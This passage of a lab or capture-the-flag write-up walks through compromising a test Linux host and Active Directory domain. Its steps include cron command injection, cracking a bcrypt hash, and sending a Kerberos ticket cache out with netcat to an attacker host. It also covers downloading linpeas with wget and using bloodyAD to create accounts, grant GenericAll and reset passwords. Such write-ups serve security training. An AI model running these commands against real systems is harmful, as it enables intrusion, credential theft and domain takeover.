By modifying the backup script, we were able to inject arbitrary commands. Once the scheduled cron job executed, our payload ran in the security context of e.mitchell, providing us with a shell as that user.

We Enumerated the Student Portal User Database
cat /var/www/data/studentportal/users.jsonWe got a Hash of user d.reynolds

We Identified the Local Linux Administrator Account
cat /etc/passwd | grep d.reynoldsWe habe a user d.reynolds on the linux host

We Verified the Group Memberships of the Local Linux Administrator Account
id -Gn d.reynolds_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We changed the bcrypt hash from its JSON-escaped format by replacing the escaped forward slashes (\/) with standard forward slashes (/). This produced a valid bcrypt hash that could be used directly with password-cracking tools such as Hashcat.
Example:
Original:
$2y$10$mRCQxe\/f5AEhuyi1sZKoyuOCfUeAroZ\/dDhOgrUcrGCRxqRpfnRRi

Modified:
$2y$10$mRCQxe/f5AEhuyi1sZKoyuOCfUeAroZ/dDhOgrUcrGCRxqRpfnRRi
We Cracked the Password of the Local Linux Administrator Account
john --wordlist=/usr/share/wordlists/rockyou.txt hash.reynolds
We Switched to the Local Linux Administrator Account
su d.reynolds
We Escalated to the Root User Using Sudo Privileges
sudo su
Flag03

We Retrieved the Root Flag
cat /root/flag.txt
We download linpeas
wget http://192.168.211.2/linpeas.sh
We Executed LinPEAS to Enumerate Potential Privilege Escalation Paths
bash linpeas.sh
We found a Kerberos keytab

We Enumerated the Kerberos Principals Stored in the Service Account Keytab
klist -k /etc/svc_krb_t2.keytab
We Obtained a Kerberos Ticket-Granting Ticket (TGT) Using the Service Account Keytab
kinit -k -t /etc/svc_krb_t2.keytab svc_krb_t2@WESTBRIDGE.HSM
We Verified the Acquired Kerberos Tickets
klist
We Enumerated the Temporary Directory Contents
ls /tmp
We Started a Netcat Listener to Capture the Kerberos Ticket Cache
nc -l -p 1234 > krb5cc_0
We Exfiltrated the Kerberos Ticket Cache from the Web Server
cat /tmp/krb5cc_0 | nc -w 3 192.168.211.2 1234
We Loaded and Verified the Kerberos Ticket Cache
export KRB5CCNAME=krb5cc_0

klist_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Generated a Kerberos Configuration File for the Target Domain
nxc smb 10.0.10.5 -u 'svc_mssql' -p 'sqls3rv3r' --generate-krb5-file /etc/krb5.conf
We Synchronized the System Time with the Domain Controller
ntpdate 10.0.10.5
We try the founded Ticket
nxc smb 10.0.10.5 -d westbridge.hsm -k --users
Alternative Method for root
We create root user
bloodyAD \
--host 10.0.10.5 \
-d westbridge.hsm \
-u m.thompson \
-p 'Pa$$w0rd' \
add user root 'R00tPwn!2026x' \
--ou 'OU=Students,DC=westbridge,DC=hsm'
We get at ticket and switch to root usr
kinit root@WESTBRIDGE.HSM
ksu root -n root@WESTBRIDGE.HSM
Bloodhound Enumeration Part3
Service Account svc_krb_t2 Has GenericAll Permissions over the IT Tier2 OU
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
The IT Tier2 OU Contains Three User Accounts
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
User s.harrison Is a Member of the HelpDesk Technicians Group

HELPDESK-WS.westbridge.hsm (10.0.10.25)

Nmap Results
Nmap scan report for 10.0.10.25
Host is up (0.11s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: WESTBRIDGE
|   NetBIOS_Domain_Name: WESTBRIDGE
|   NetBIOS_Computer_Name: HELPDESK-WS
|   DNS_Domain_Name: westbridge.hsm
|   DNS_Computer_Name: HELPDESK-WS.westbridge.hsm
|   DNS_Tree_Name: westbridge.hsm
|   Product_Version: 10.0.26100
|_  System_Time: 2026-07-15T18:03:50+00:00
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=HELPDESK-WS.westbridge.hsm
| Issuer: commonName=HELPDESK-WS.westbridge.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-14T16:04:49
| Not valid after:  2027-01-13T16:04:49
| MD5:   e1fa d9a6 7466 9102 fcb6 bd61 34ce b72f
|_SHA-1: 83e4 0847 2c50 c26e 7a0c 8ba3 0a36 ca3e 0e7f d225
5985/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
We Granted GenericAll Permissions on the IT Tier2 Organizational Unit
bloodyAD -d westbridge.hsm -k --host dc.westbridge.hsm add genericAll 'OU=IT Tier2,DC=WESTBRIDGE,DC=HSM' svc_krb_t2_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Reset the Password of the Target Domain User
bloodyAD -d westbridge.hsm -k --host dc.westbridge.hsm set password 's.harrison' 'pa$$w0rd'_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Verified Access Using the Reset Domain User Credentials
nxc smb 10.0.10.5 -u s.harrison -p 'pa$$w0rd' --smb-timeout 10We got the Status INVALID_LOGON_HOURS
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Removed the Logon Hours Restrictions from the Target User
bloodyAD -d westbridge.hsm --host dc.westbridge.hsm -u c.wilson -p 'pa$$w0rd' set object s.harrison logonHours --raw
We Verified Access After Removing the Logon Hours Restrictions
nxc smb 10.0.10.5 -u s.harrison -p 'pa$$w0rd' --smb-timeout 60We see the logon hours cleared


We Enumerated the Group Memberships of the Compromised User
bloodyAD -u 's.harrison' -p 'pa$$w0rd' -d 'westbridge.hsm' --host 10.0.10.5 get membership 's.harrison'The user s.harrison is member in Helpddesk Technicians and Helpdesk Workstation Admins

We Established a Remote Desktop Session to HELPDESK-WS.westbridge.hsm
/usr/bin/xfreerdp3 /u:'s.harrison' /p:'pa$$w0rd' /v:10.0.10.25 /size:1280x720 /tls:seclevel:0 /cert:ignore
